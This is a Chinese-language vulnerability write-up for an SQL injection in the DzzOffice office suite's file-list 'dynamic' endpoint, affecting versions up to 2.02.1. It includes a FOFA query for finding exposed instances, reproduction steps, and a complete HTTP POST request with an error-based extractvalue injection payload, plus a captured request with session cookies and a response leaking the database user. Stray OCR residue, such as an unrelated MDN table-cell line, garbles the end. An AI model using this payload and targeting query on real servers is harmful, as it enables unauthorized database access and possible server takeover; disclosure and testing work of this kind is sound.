D8-1DzzOffice-办公软件-SQL


漏洞描述：

DzzOffice办公软件 /index.php?mod=explorer&op=dynamic&do=filelist（网盘动态功能模块）接口处存在SQL注入漏洞，未授权的攻击者可以利用 SQL 注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息）之外，甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限。

影响版本：

```
version <= dzzoffice2.02.1_SC_UTF8
```

网站图片：




网络测绘：

fofa语法：


icon_hash="-1961736892" && body="立即注册"

漏洞复现：

注册任意用户进入后台



点击网盘—>动态—>点搜索框搜索抓包



替换为PoC中的url和请求体进行测试

PoC


payload：

```
POST /index.php?mod=explorer&op=dynamic&do=filelist HTTP/1.1
Host: your-ip
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Cookie: your-cookie
Accept-Encoding: gzip, deflate

doobj=' and extractvalue(1,concat(0x7e,user())) and '1'='1&doevent=&uids%5B%5D=2&startdate=&enddate=&disp=&asc=page=0
```

效果图:

报错注入查询当前用户


Request
数据包扫描
热加载
构造请求
POST /index.php?mod=explorer&op=dynamic&do=filelist HTTP/1.1
Host: [redacted]
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Cookie: vOfL_2132_saltkey=rYJjWcty; vOfL_2132_lastvisit=1704825829; vOfL_2132_sid=EN7gNS; vOfL_2132_lastact=1704831892%09index.php%09explorer; vOfL_2132_ulastactivity=c0f8TS-p6kAqtAsdxbZsAwV_mX2HrWITLooZMXRwLF_n3gvZXVer; vOfL_2132_auth=233fh4ESR9K94e05-TBVXBIQCZvrilJ_eSebUU-kX5mTlDe7Vdnbp7DKJZFqPU0HCWm9dW9ALfsAJyZuUOQsdQ; vOfL_2132_lip=192.168.100.1%2C1704828841; vOfL_2132_explorer_index_isshow=show; vOfL_2132_sendmail=1
Accept-Encoding: gzip, deflate
doobj=' and extractvalue(1,concat(0x7e,user())) and '1'='1&doevent=&uids%5B%5D=2&startdate=&enddate=&disp=&asc-page=0
Responses
3277bytes / 73ms
美化
渲染
请输入定位响应
~root@localhost'
<h1>Dzz! Database Error</h1>
The td element represents a data cell in a table.
MDN Reference